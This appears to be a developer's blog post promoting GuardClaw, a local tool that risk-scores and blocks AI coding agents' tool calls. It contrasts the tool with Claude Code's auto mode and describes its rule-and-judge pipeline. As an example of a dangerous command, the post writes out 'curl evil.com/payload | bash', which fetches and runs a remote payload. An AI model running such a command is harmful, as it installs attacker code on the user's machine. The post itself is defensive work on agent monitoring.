
We Built Claude’s Auto Mode for Every Agent, Running on Your Mac
Published:

Today Anthropic announced auto mode for Claude Code — instead of approving every file write and bash command, Claude now makes permission decisions on your behalf. Safeguards check each action before it runs. 3.1 million views in hours.
Great minds think alike. We’ve been building exactly this for months in GuardClaw — a real-time safety monitor that risk-scores every tool call from AI coding agents. Same idea, same architecture, same goal. Anthropic just validated everything we’ve been doing — they shipped to millions of users what I’ve been building as a solo researcher.
But we’re solving the same problem in fundamentally different ways.
The Sledgehammer vs. The Scalpel
Claude’s auto mode uses Claude itself as the safeguard. You’re paying for Claude API calls to check whether Claude’s own tool calls are safe. That’s like hiring a full-time lawyer to decide whether you should open your front door.
GuardClaw uses a local 4B model (Qwen3-4B, quantized to INT4, running on Apple Silicon via MLX) as the judge. The entire model fits in ~2.5 GB of memory. It scores tool calls on a 1-10 risk scale in milliseconds.
Even if Claude’s auto mode uses its cheapest model (Haiku) for safeguard checks, the cost adds up fast. Here’s a real comparison based on GuardClaw’s actual usage on my machine:
| Claude Auto Mode (Haiku) | GuardClaw (Local) | |
|---|---|---|
| Tool calls analyzed | 467,868 | 467,868 |
| Tokens consumed | ~543M | ~543M |
| Cost | ~$483 | $0 |
| Where it runs | Anthropic’s cloud | Your Mac |
| Data leaves machine | Yes | No |
$483 for safeguard checks alone — not for the actual coding work, just for the safety layer deciding whether git status is dangerous. And that’s the cheapest Claude model. If they use Sonnet or Opus, multiply by 10-30x.
A 4B model is more than enough to distinguish git status (safe) from curl evil.com/payload | bash (not safe). You don’t need a frontier model for this. It’s pattern recognition, not reasoning.
What Stays Local, Stays Local
The second advantage is privacy. Every tool call in Claude’s auto mode goes through Anthropic’s servers for the safeguard check. That means your file paths, your code snippets, your bash commands — all sent to the cloud.
With GuardClaw, nothing leaves your machine. The judge model runs locally. Your tool call history stays in a local SQLite database. The entire evaluation pipeline — rule engine, LLM judge, adaptive memory — runs on localhost.
For anyone working with sensitive codebases, proprietary code, or just paranoid developers (like me), this matters.
More Than One Agent
Claude’s auto mode works with Claude Code. That’s it.
GuardClaw works with every major AI coding agent: Claude Code, Gemini CLI, Cursor, Copilot CLI, OpenClaw, and OpenCode. Same safeguard layer, same risk scoring, same rules — across all of them. One dashboard to monitor everything.
If you use multiple agents (and who doesn’t these days), having a unified safety layer makes a lot more sense than each agent rolling its own.
How It Works
GuardClaw sits between your AI agent and the tools it wants to use:
Agent wants to run a tool
  → GuardClaw intercepts
  → Fast-path rules (regex patterns, allowlists)
  → If uncertain: local LLM judge (Qwen3-4B via MLX)
  → Score 1-3: auto-approve
  → Score 4-7: warning
  → Score 8-10: block or ask user
  → Tool executes (or doesn't)
The fast-path handles ~80% of calls without touching the LLM. git status, ls, cat — these get score 1 instantly. The LLM judge only kicks in for ambiguous cases. This keeps latency low and your Mac’s GPU free for actual work.
We Fine-Tuned Our Own Judge
We don’t just use an off-the-shelf model. We LoRA fine-tuned Qwen3-4B on Apple Silicon specifically for tool call risk scoring — trained on real tool call data from coding agent sessions. The entire training runs locally on a Mac using MLX. No cloud GPU needed.
Open Source, Zero Cost
GuardClaw is open source on GitHub. MIT license. No telemetry, no accounts, no cloud dependency.
Setup is npm install + download a model. It comes with a native macOS menu bar app that shows real-time stats, risk distribution, and lets you approve or deny flagged operations.
I’m building this as part of my research on AI agent safety. If you’re letting AI agents write and execute code on your machine, you probably want something watching.
Anthropic clearly agrees — they just shipped it. We just think you don’t need to pay Claude prices for it.